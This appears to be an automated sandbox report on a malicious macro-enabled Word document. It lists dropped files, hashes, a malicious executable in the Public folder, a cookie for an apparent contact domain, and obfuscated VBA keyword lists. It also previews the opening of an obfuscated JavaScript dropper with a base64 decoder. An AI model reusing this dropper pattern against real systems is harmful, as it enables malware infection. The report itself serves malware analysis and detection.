Preview:	<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">.<html><head>.<title>404 Not Found</title>.</head><body>. Not Found . The requested URL "xs pcd2" was not found on this server. .</body></html>.

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\documenti 12.01.20.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:16 2020, mtime=Wed Aug 26 14:08:16 2020, atime=Thu Dec 3 17:05:38 2020, length=88302, window=hide
Category:	dropped
Size (bytes):	2108
Entropy (8bit):	4.555810730641705
Encrypted:	false
SSDEEP:	24:8jS/XTd6jFywYeMsKHDv3qcTdM7dD2jS/XTd6jFywYeMsKHDv3qcTdM7dV:8e/XT0jFKmKGWQh2e/XT0jFKmKGWQ/
MD5:	302F7D12230D43208569FA5AE1D4E4CF
SHA1:	D648D4EEB8749A2E9AAB530F288736253BC8A837
SHA-256:	D2B42FA6E2DD841E579F57558A6DE425978B3B938E848AC3EA9330ACD0C6BC35
SHA-512:	4F756A380721C76D401E255812DE5F60B0D77A322FD3BD6045B188C6ACBB6326E6983CD92A80157015F29DE9C609F5CE9892F802DC01CA972D68F80F470DBF3I
Malicious:	false
Reputation:	low
Preview:	L.....F.... ...~....{..~....{.....X.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.- .2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1 .7.6.9.....v.2..X...Q.. .DOCUME~1.DOC..Z.....Q.y.Q.y*...8.....d.o.c.u.m.e.n.t.i. .1.2...0.1...2.0...d.o.c.....-...8...[.....?J.....C:\Users\..#.....\\88 7849\Users.user\Desktop\documenti 12.01.20.doc.-.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.d.o.c.u.m.e.n.t.i. .1.2...0.1...2.0...d.o.c.....:.,.LB.)...Ag.....1SPS.XF.L8C... .&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....887849.....D_....3N...W..

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Size (bytes):	92
Entropy (8bit):	4.323234076376603
Encrypted:	false
SSDEEP:	3:M18H9LRB/ZELRB/mX18H9LRB/v:M+H9LxELLH9L3
MD5:	51CD26B6AD58A57E3117C7891A2E898A
SHA1:	118C0F24D024CEF1CED16EACA93A556CAE82C721
SHA-256:	A2C3E26D19A5762331B519B63FE654F184C7662D14132C55E7A3594110066FDC
SHA-512:	3096AE1E0C209244F7123FA025CE8F45594B3C195BE6325495DDFA6D60936B0E21066F6783D0B2022DD52400A95DE2EF783BAFA04F9EA437669CB836945CDFDF
Malicious:	false
Reputation:	low
Preview:	[doc]..documenti 12.01.20.LNK=0..documenti 12.01.20.LNK=0..[doc]..documenti 12.01.20.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVy3KGcils6w7Adtln:vdsCkWthGciWfQl
MD5:	4A5DFFE330E8BBBF59615CB0C71B87BE
SHA1:	7B896C17F93ECFC9B69E84FC1EADEDD9DA550C4B
SHA-256:	D28616DC54FDEF1FF5C5BA05A77F178B7E3304493BAF3F4407409F2C84F4F215
SHA-512:	3AA160CB89F4D8393BCBF9FF4357FFE7AE00663F21F436D341FA4F5AD4AEDC737092985EB4A94A694A02780597C6375D1615908906A6CEC6D7AB616791B6285C
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.user.....A.l.b.u.s.....p.....P.....z.....x...

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\ST7SUM6R.txt	
Process:	C:\Users\Public\ms.com
File Type:	ASCII text
Category:	downloaded
Size (bytes):	115
Entropy (8bit):	4.352469126417653
Encrypted:	false
SSDEEP:	3:GmM/R9T/byAMUudTXSvLDv+2KlSNhdhSi4RgWd:XM/R9TzyPeTb+2KlWs
MD5:	45D92345F1BB8A3E4B6D6FD6D55C1413
SHA1:	5A961C47B7CA5B7BFD66AEDA0A15678CAD67D040
SHA-256:	74BEF34782C996D470100BA77438E51352243B36306AD30203FA8B7EA195589B
SHA-512:	14846E2CE9B7AAA9D3A59356A6B2F6CF9BABC39267158BD254FEC32B3E564D5F2D22ACD93CB1513F8EC2D1265A5D9E3CD08FE9D7D526247CA6A42B5A0E71B2C
Malicious:	false
Reputation:	low
IE Cache URL:	nfj254aim.com/
Preview:	__cfduid.dfea0fff404279bf026617fbd4da27f291606986357.nfj254aim.com/.9728.2068891776.30859494.3928236319.30853534.*.

C:\Users\user\Desktop\~$cumenti 12.01.20.doc	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVy3KGcils6w7Adtln:vdsCkWthGciWfQl
MD5:	4A5DFFE330E8BBBF59615CB0C71B87BE
SHA1:	7B896C17F93ECFC9B69E84FC1EADEDD9DA550C4B
SHA-256:	D28616DC54FDEF1FF5C5BA05A77F178B7E3304493BAF3F4407409F2C84F4F215
SHA-512:	3AA160CB89F4D8393BCBF9FF4357FFE7AE00663F21F436D341FA4F5AD4AEDC737092985EB4A94A694A02780597C6375D1615908906A6CEC6D7AB616791B6285C
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.user.....A.l.b.u.s.....p.....P.....z.....x...

C:\Users\Public\ms.com	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	PE32+ executable (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	13824
Entropy (8bit):	4.419080301347865
Encrypted:	false
SSDEEP:	192:aQNrOJPtfF4xtpOZ4UlT7phhbPWwelJIR:3yFu6CUlT7hWw6
MD5:	95828D670CFD3B16EE188168E083C3C5
SHA1:	83C70C66CD4E971BE2E36EFDC27FBCB7FF289032
SHA-256:	8C10AE4BE93834A4C744F27CA79736D9123ED9B0D180DB28556D2D002545BAF2
SHA-512:	22BE50366CF57FD3507760122CCAA3D74E6A137C2D46377597284D62762BFCA740BED71DDC4ECA60E4BA81055EB3D1BDE34AF382A2C4587BA9335D670D7F3BE
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Joe Sandbox View:	• Filename: dettare-12.01.2020.doc, Detection: malicious, Browse • Filename: dettare-12.01.2020.doc, Detection: malicious, Browse • Filename: legal paper-12.01.2020.doc, Detection: malicious, Browse • Filename: legal paper-12.01.2020.doc, Detection: malicious, Browse • Filename: statistics,11.20.2020.doc, Detection: malicious, Browse • Filename: statistics,11.20.2020.doc, Detection: malicious, Browse • Filename: commerce _11.20.2020.doc, Detection: malicious, Browse • Filename: commerce _11.20.2020.doc, Detection: malicious, Browse • Filename: file-11.20.doc, Detection: malicious, Browse • Filename: file-11.20.doc, Detection: malicious, Browse • Filename: inquiry-010.14.2020.doc, Detection: malicious, Browse • Filename: direct_010.20.doc, Detection: malicious, Browse • Filename: command-11.05.2020.doc, Detection: malicious, Browse • Filename: command-11.05.2020.doc, Detection: malicious, Browse • Filename: input 11.20.doc, Detection: malicious, Browse • Filename: official paper_11.20.doc, Detection: malicious, Browse • Filename: legal agreement 11.20.doc, Detection: malicious, Browse • Filename: specifics 11.05.2020.doc, Detection: malicious, Browse • Filename: particulars,11.20.doc, Detection: malicious, Browse • Filename: official paper_11.20.doc, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....~.]..... .<.....>.....=.....8..... .....:.....?.....Rich..... ....PE..d...w.[R....."....."..... .(.....@.....9b....`.....xA..P....P.....0.....p.....@.....`.....@.. x.....text..... ..`.data..... .....@....pdata.....0.....@..@.idata..j....@.....@..@.rsrc.....P..... .....@..@.reloc..b....p.....4.....@..B.....

C:\Users\Public\ms.html	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	HTML document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	17904
Entropy (8bit):	5.221943493256307
Encrypted:	false
SSDEEP:	192:eBZQiLCb1hint4zdt1e870k0hs70k0C2qNXl6qJExTxvYj0lXUZIeYsa3UKh73uy:e3QYnadWs4TxYI2ZHeM7MQc
MD5:	7F908F1EE0BBB0B276589F06368A008D
SHA1:	EE9D0FA4C45AEB9C75750AA003E7C0F0F22E348D
SHA-256:	8B23A9189FD2FE4CC89459224ED36E7A64121DE9589D3AC9CEAE9E4DEEF7F23A
SHA-512:	3FBEBBCD1B5F2A731470037A702BA58EEFBC0764874D465539E90B6FCD4BA16E93221E8EB402BF2D3B603A6B4D81E3B1A2E68EA3625A93716F4EF991FA625633
Malicious:	false
Preview:	<html>..<body>..<script language="javascript">..var a3MQw4 = true;..var a3yaLo = -47909;..function decode(input)..{..var keystr = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=";..var output = "";..var chr1, chr2, chr3;..var enc1, enc2, enc3, enc4;..var i = 0;..input = input.replace(/[^A-Za-z0-9\+\/\=]/g, "");..while (i < input.length)..{..enc1 = keystr.indexOf(input.charAt(i++));..enc2 = keystr.indexOf(input.charAt(i++));..enc3 = keystr.indexOf(input.charAt(i++));..enc4 = keystr.indexOf(input.charAt(i++));..chr1 = (enc1 << 2) | (enc2 >> 4);..chr2 = ((enc2 & 15) << 4) | (enc3 >> 2);..chr3 = ((enc3 & 3) << 6) | enc4;..output = output + String.fromCharCode(chr1);..if(enc3 != 64)..{..output = output + String.fromCharCode(chr2);..}..if(enc4 != 64)..{..output = output + String.fromCharCode(chr3);..}..}..return(output);..}..var aVEqp = true;..var atpoA = "HKEY_CURRENT_USER\\Software\\aHgVT\\auJ5v2";..var a7PjY = "a9llS";..var a4qgwu = a7PjY.length;..anD3Wb = true;..window

Static File Info

General

File type:	Microsoft Word 2007+
Entropy (8bit):	7.894769517768764

General

TrID:	• Word Microsoft Office Open XML Format document with Macro (52004/1) 33.99% • Word Microsoft Office Open XML Format document (49504/1) 32.35% • Word Microsoft Office Open XML Format document (43504/1) 28.43% • ZIP compressed archive (8000/1) 5.23%
File name:	documenti 12.01.20.doc
File size:	93665
MD5:	f530de77053a5c25a94f930bb954bcf8
SHA1:	46cbf6e7a7ad04e3586c88a7a0d2cbcb141c3ec4
SHA256:	1e70cc7a76bf59a5b559e496a0e83f91e13526533c89f001619ca70324ebfd82
SHA512:	f35b4d0cf4d0665117f58792a4d0fe51f13210921c1ac9d715160a4f9708e09817c6f0ab65e2c37c493a22d41fdacaaba1775fb8cc205b9d3e4855258892f916
SSDEEP:	1536:A/rBcK6fNcSI7O8hRe7Il+Oy4wUOAL2wPbnQ/Tz6CaC/B2RrNbSxQml:w6lfNu/Q7Y9wkFncTZB2RrN9S
File Content Preview:	PK.....!.[.....[Content_Types].xml ...(..... ....

File Icon

Icon Hash:	e4eea2aaa4b4b4a4

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	1

OLE File "/opt/package/joesandbox/database/analysis/326338/sample/documenti 12.01.20.doc"

Indicators

Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	False
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Template:	Normal.dotm
Total Edit Time:	0
Number of Pages:	1
Number of Words:	0
Number of Characters:	0
Creating Application:	Microsoft Office Word
Security:	0

Document Summary

Number of Lines:	3
Number of Paragraphs:	0
Thumbnail Scaling Desired:	false
Company:	
Contains Dirty Links:	false
Shared Document:	false
Changed Hyperlinks:	false
Application Version:	16.0000

Streams with VBA

VBA File Name: ThisDocument.cls, Stream Size: 1127

General	
Stream Path:	VBA/ThisDocument
VBA File Name:	ThisDocument.cls
Stream Size:	1127
Data ASCII:	. . . . 4 . . . . b . . . p . . . . 5 . . . . p . . . . . s . . : . . \\ L . . # Y * . . . . . g ~ . . L . o . . . . ! } . . . . u D . 1 . . . . x . . . . ! } . . . . u D . 1 . . . . . . s . . : . . \\ L . . # Y * . . . . M E . . . .
Data Raw:	01 16 03 00 06 00 01 00 00 34 03 00 00 e4 00 00 00 ea 01 00 00 62 03 00 00 70 03 00 00 c4 03 00 00 00 00 00 00 01 00 00 00 0e 35 d7 f8 00 00 ff ff a3 01 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff 70 00 ff ff 00 00 73 04 ec 3a 99 d0 5c 4c bb d7 23 59 2a 88 09 7f 14 fb 67 20 7e 8f de 4c 81 6f 96 90 b4 fc f3 9f 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
False
VB_Exposed
Attribute
VB_Creatable
VB_Name
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived
"ThisDocument"

VBA Code

VBA File Name: a7A5m.bas, Stream Size: 5178

General	
Stream Path:	VBA/a7A5m
VBA File Name:	a7A5m.bas
Stream Size:	5178
Data ASCII:	. . . . j . . . . q . . .] . . . . 5 > Q . . . . x . . . . M E . . . .
Data Raw:	01 16 03 00 00 f0 00 00 00 6a 03 00 00 d4 00 00 00 88 01 00 00 ff ff ff ff 71 03 00 00 5d 0e 00 00 00 00 00 00 01 00 00 00 0e 35 3e 51 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
joins
effigy
photo
maidenhead
torah
imprint
co-operative
unfavorable
Collects
Public
Diagram
aSGxU
Makeup
father
abhorred

Keyword
controls
Cutting
unpropitious
minerva
Training
Adventures
unveil
Mysimon
Replace(aPENSZ,
slanderous
webcast
savoury
nucleus
liberia
footstool
Adroit
nutmeg
greenish
inter
adHaPl
Hallow
warner
manger
ethical
Since
pickled
Routing
Sniff
Giants
Nickel
seventy-four
fellowship
shadow
Maudlin
stefan
Tribal
tabooed
akSqK(aPENSZ)
expire
along
vaccine
reaction
Rancid
patricia
lackey
coxcomb
Workflow
axIuO
succeed
daisy
syria
Receptacle
Defraud
Knowledge
Contacts
Sorcery
transit
undersigned
leniency
sacrilegious
aYKyQ
dearborn
insulation
detecting

Keyword
cloud
Glucose
willy
wealth
probity
exhort
Accelerated
ballast
Articulated
transverse
azUoN
Outcome
Specifies
graphic
brandishing
Attribute
gamespot
rectangular
patients
awAlq()
tumults
Enemies
Basketball
VB_Name
Gloating
(axSiN)
Issue
counterfeit
Function
Retrospect
unadulterated
comfort
hybrid
Munich
brandon
delay
located
actors
commentary
akSqK
cubic
stacy
photographers
Airport
characters
dappled
chris
mangrove
knack
Generates
statute
Attorney
coupling
navel
Pyramid
steady
bakery
Boolean
Terrace
Verzeichnis
turnpike

VBA Code

VBA Code

VBA File Name: aH8xms.bas, Stream Size: 863

General	
Stream Path:	VBA/aH8xms
VBA File Name:	aH8xms.bas
Stream Size:	863
Data ASCII:	. . . . . z . . . . . 5 .] . . . . . x . . . . . M E . . . . .
Data Raw:	01 16 03 00 00 f0 00 00 00 7a 02 00 00 d4 00 00 00 88 01 00 00 ff ff ff ff 81 02 00 00 11 03 00 00 00 00 00 01 00 00 00 0e 35 b2 5d 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
awAlq
Attribute
AutoOpen()
VB_Name

VBA Code

VBA File Name: aIsb7.bas, Stream Size: 5040

General	
Stream Path:	VBA/aIsb7
VBA File Name:	aIsb7.bas
Stream Size:	5040
Data ASCII:	. . . . . : . . . . . A . . . 1 . . . . . 5 . w . . . . . x . . . . . M E . . . . .
Data Raw:	01 16 03 00 00 f0 00 00 00 3a 06 00 00 d4 00 00 00 88 01 00 00 ff ff ff ff 41 06 00 00 31 0f 00 00 00 00 00 00 01 00 00 00 0e 35 df 77 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
Blackmail
developer
valuation
plume
aMslO(aucpr)
amZcqK
Berkeley
plenipotentiary
translations
aYzBn
roundabout
aVzRp()
(akSqK(aucpr))
Pronoun
aCqnt
positions
teams
purveyor
arthur
louis
soviet

Keyword
Tatiana
axSiN
motherboard
numeric
Idiom
perspective
dialectic
shallows
gazette
Discovery
felony
unconvinced
roller
Proven
medicare
ElseIf
clime
cartwright
importunate
moiety
guess
Bulldog
adeKx
Bereavement
asses
participated
Waylaid
confiscate
grandchildren
Barely
axSiN()
Shutter
Coiled
realty
compute
Precedence
vapid
Attribute
handcuffs
aaqRT
transparency
specialized
propaganda
VB_Name
calvin
telephony
everyday
Function
baste
demesne
switching
Springer
Modes
Luggage
Avant
catalog
Milky
hearthstone
tracy
expand
aMslO
Johns
sunset
requires

VBA Code

VBA File Name: aOMv0.bas, Stream Size: 3156

General	
Stream Path:	VBA/aOMv0
VBA File Name:	aOMv0.bas
Stream Size:	3156
Data ASCII:	. . . . 5 k > . . . . x . . . . M E . . . .
Data Raw:	01 16 03 00 00 f0 00 00 00 e2 02 00 00 d4 00 00 00 88 01 00 00 ff ff ff ff e9 02 00 00 11 09 00 00 00 00 00 00 01 00 00 00 0e 35 6b 3e 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
causes
anFJy
exclusively
Truly
Browser
aYzBn(aDKIk,
smell
Searched
adBRr(anFJy)
Surrounding
recommendations
nazarene
Constitutes
proteins
delegation
String
aMnjk
commentator
zoological
trunk
Juvenile
pearly
ElseIf
Insider
learning
Oreilly
Asc(aMnjk)
Treasurer
alfred
aDKIk
Integer
limousine
Alexander
Respiratory
aJjwu)
abomination
delayed
Memoirs
Attribute
ascendancy
acclaim
Imprecation
VB_Name
wampum
Etymology

Keyword
undeceive
Function
priory
humanities
relatives
sufficiency
aJjwu
unless
persons
(aDKIk
elusive
Stumped
turnpike

VBA Code

VBA File Name: aRZcbw.bas, Stream Size: 4810

General	
Stream Path:	VBA/aRZcbw
VBA File Name:	aRZcbw.bas
Stream Size:	4810
Data ASCII:	. . . . . b . . . . . i . . . . . 5 .] . . . . . x . . . . . M E . . . . .
Data Raw:	01 16 03 00 00 f0 00 00 00 62 04 00 00 d4 00 00 00 88 01 00 00 ff ff ff ff 69 04 00 00 b1 0d 00 00 00 00 00 01 00 00 00 0e 35 b6 5d 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
uninterested
determinate
Const
serenade
fraser
unreliable
Public
Contacting
adolescence
Kinswoman
wickedly
walnut
blots
undivided
vociferous
Antigua
Librarian
Indolence
procedures
encounter
Campaign
riven
Defined
belfast
tradespeople
dizziness
Abstention
Terrorist
Maidenhead
Anniversary

Keyword
phosphoric
dialectic
enemies
Dentists
String
Upskirt
Nearly
undecided
affordable
timeline
Obviously
selective
offset
const
restrictions
would
shove
nomenclature
axIuO()
Gentle
Choosing
Maine
gamma
consulting
strumpet
schooling
Metallic
dietary
stumble
landscape
Straightforward
prove
deuteronomy
ravage
Ecological
brazilian
Integer
jerky
adroitly
walter
daughter-in-law
aVzRp
shell
supporters
catering
magnanimous
Stylish
haven
assets
boarding
holland
washington
"aRZcbw"
Attribute
abortion
economies
compensation
Receptor
latch
Dysentery
Variety
expanding
VB_Name
Esquire

Keyword
Fisting
aYKyQ()
collapse
Function
completeness
cambodia
branch
elliptical
Entrust
reporting
demanding
consolidation
sceptic
priced
Gamma
Sensuality
unload
cover
brooded
strings

VBA Code

VBA File Name: abh0Rg.bas, Stream Size: 4574

General	
Stream Path:	VBA/abh0Rg
VBA File Name:	abh0Rg.bas
Stream Size:	4574
Data ASCII:	. . . . . 5 . . . . . x . . . . . M E . . . . .
Data Raw:	01 16 03 00 00 f0 00 00 00 ca 03 00 00 d4 00 00 00 88 01 00 00 ff ff ff ff d1 03 00 00 e1 0c 00 00 00 00 00 01 00 00 00 0e 35 f9 c7 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
seasonal
pointed
Trains
Cancelled
theaters
swain
fullness
Public
sulky
referring
explain
compost
Aquarium
bullet
digit
downpour
Changelog
alabaster
denounce
Candy
self-evident
Homesickness
Machinist
statistical

Keyword
Primacy
FreeFile
Love-making
Truism
companies
mother-in-law
Competition
subway
analytical
walrus
greenhouse
Flaccid
Webshots
Tress
tricolor
pacific
pretension
radius
Print
Drawn
FileNumber
Breakdown
diffidence
Biology
aicyF
illusory
wikipedia
poison
adBRr
dutch
suggesting
participation
Plaza
Sanity
Gaoler
impromptu
isthmus
Amber
sender
urges
changes
#FileNumber
confidentiality
tunisia
liqueur
Simulated
coding
venues
seashore
reservation
lighthouse
swimmer
Arising
aicyF)
lambent
sloped
shortening
fahrenheit
transcendent
#FileNumber,
flexible
Winsome
Georgia
option

Keyword
Forests
lazarus
labourer
bukkake
Grenada
Surplus
Attribute
avhZYf
aVOhvn
Syntax
Close
devious
engineers
cleaner
VB_Name
lichen
Outwards
stubbornly
proceeds
trusted
Function
belle
depth
highlighted
FileCopy
louisville
Inconsistency
ungracious
opposite
adBRr(avhZYf)
disagree
Indisputable
Output
classroom
notch
Abandons
allegorical
Overhung
eddies
Adultery
Intact

VBA Code

VBA File Name: adGbPA.bas, Stream Size: 4586

General	
Stream Path:	VBA/adGbPA
VBA File Name:	adGbPA.bas
Stream Size:	4586
Data ASCII:	. . . . . J . . . . . Q . . . . . 5 . ` . . . . . x . . . . . M E . . . . .
Data Raw:	01 16 03 00 00 f0 00 00 00 4a 03 00 00 d4 00 00 00 88 01 00 00 ff ff ff ff 51 03 00 00 f5 0c 00 00 00 00 00 01 00 00 00 0e 35 ee 60 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
intervals
octagonal

Keyword
neigh
signs
astrology
legitimately
tittle
southwest
Technique
Matins
rejoin
Mephistopheles
intimidation
Burdensome
Responsibility
syllogism
Adobe
pounds
patrick
concave
Bequeath
Types
hesse
Select
pragmatic
excavation
magnificent
Vishnu
abolitionist
estimated
occurrence
Vassal
adkJvD
Armenia
Sanctified
dunbar
Systematically
component
Departments
modular
lucrative
Stating
Attica
derivation
attending
Bouquet
losses
leave-taking
Screens
fleshy
primal
Hybrid
)o)l)l)e)h)"),
Redden
utility
clustering
Unless
athens
totality
"adGbPA"
inferno
recurring
expiring
Sampson
languidly
Marrow

Keyword
trojan
Attribute
Counsellor
Receipt
headers
Inactive
Sundown
lingo
charlotte
thirty-nine
aGSfMv()
VB_Name
Terminal
overran
Wicked
Function
silhouette
recovery
Mario
Infringement
Ticket
pichunter
chemist
Blue-black
brainless
cliff
complacent
compendium
aGSfMv
defilement
annuity
register
foundry
Displacement
remonstrate

VBA Code

Streams

Stream Path: PROJECT, File Type: ASCII text, with CRLF line terminators, Stream Size: 618

General	
Stream Path:	PROJECT
File Type:	ASCII text, with CRLF line terminators
Stream Size:	618
Entropy:	5.34267626544
Base64 Encoded:	True
Data ASCII:	I D = " { 8 6 2 6 2 4 0 6 - 3 0 4 D - 4 E F A - A 4 4 C - C 5 5 4 C 4 7 8 6 1 3 8 } " . . D o c u m e n t = T h i s D o c u m e n t / & H 0 0 0 0 0 0 0 0 . . M o d u l e = a H 8 x m s . . M o d u l e = a R Z c b w . . M o d u l e = a b h 0 R g . . M o d u l e = a 7 A 5 m . . M o d u l e = a d G b P A . . M o d u l e = a l s b 7 . . M o d u l e = a O M v 0 . . N a m e = " P r o j e c t " . . H e l p C o n t e x t I D = " 0 " . . V e r s i o n C o m p a t i b l e 3 2 = " 3 9 3 2 2 2 0 0 0 " . . C M G = " 1 C
Data Raw:	49 44 3d 22 7b 38 36 32 36 32 34 30 36 2d 33 30 34 44 2d 34 45 46 41 2d 41 34 34 43 2d 43 35 35 34 43 34 37 38 36 31 33 38 7d 22 0d 0a 44 6f 63 75 6d 65 6e 74 3d 54 68 69 73 44 6f 63 75 6d 65 6e 74 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 4d 6f 64 75 6c 65 3d 61 48 38 78 6d 73 0d 0a 4d 6f 64 75 6c 65 3d 61 52 5a 63 62 77 0d 0a 4d 6f 64 75 6c 65 3d 61 62 68 30 52 67 0d 0a 4d 6f 64 75

Stream Path: PROJECTwm, File Type: data, Stream Size: 179

General	
Stream Path:	PROJECTwm
File Type:	data
Stream Size:	179
Entropy:	3.66892704793

General	
Base64 Encoded:	True
Data ASCII:	T h i s D o c u m e n t . T . h . i . s . D . o . c . u . m . e . n . t . . . a H 8 x m s . a . H . 8 . x . m . s . . . a R Z c b w . a . R . Z . c . b . w . . . a b h 0 R g . a . b . h . 0 . R . g . . . a 7 A 5 m . a . 7 . A . 5 . m . . . a d G b P A . a . d . G . b . P . A . . . a I s b 7 . a . I . s . b . 7 . . . a O M v 0 . a . O . M . v . 0 . . . . .
Data Raw:	54 68 69 73 44 6f 63 75 6d 65 6e 74 00 54 00 68 00 69 00 73 00 44 00 6f 00 63 00 75 00 6d 00 65 00 6e 00 74 00 00 00 61 48 38 78 6d 73 00 61 00 48 00 38 00 78 00 6d 00 73 00 00 00 61 52 5a 63 62 77 00 61 00 52 00 5a 00 63 00 62 00 77 00 00 00 61 62 68 30 52 67 00 61 00 62 00 68 00 30 00 52 00 67 00 00 00 61 37 41 35 6d 00 61 00 37 00 41 00 35 00 6d 00 00 00 61 64 47 62 50 41 00 61

Stream Path: VBA/_VBA_PROJECT, File Type: data, Stream Size: 4172

General	
Stream Path:	VBA/_VBA_PROJECT
File Type:	data
Stream Size:	4172
Entropy:	4.76403916663
Base64 Encoded:	True
Data ASCII:	. a . . . . * . \\ . G . { . 0 . 0 . 0 . 2 . 0 . 4 . E . F . - . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . - . C . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 4 . 6 . } . # . 4 . . . 2 . # . 9 . # . C . : . \\ . P . r . o . g . r . a . m . . F . i . l . e . s . \\ . C . o . m . m . o . n . . F . i . l . e . s . \\ . M . i . c . r . o . s . o . f . t . . S . h . a . r . e . d . \\ . V . B . A . \\ . V . B . A . 7 . . . 1 . \\ . V . B . E . 7 .
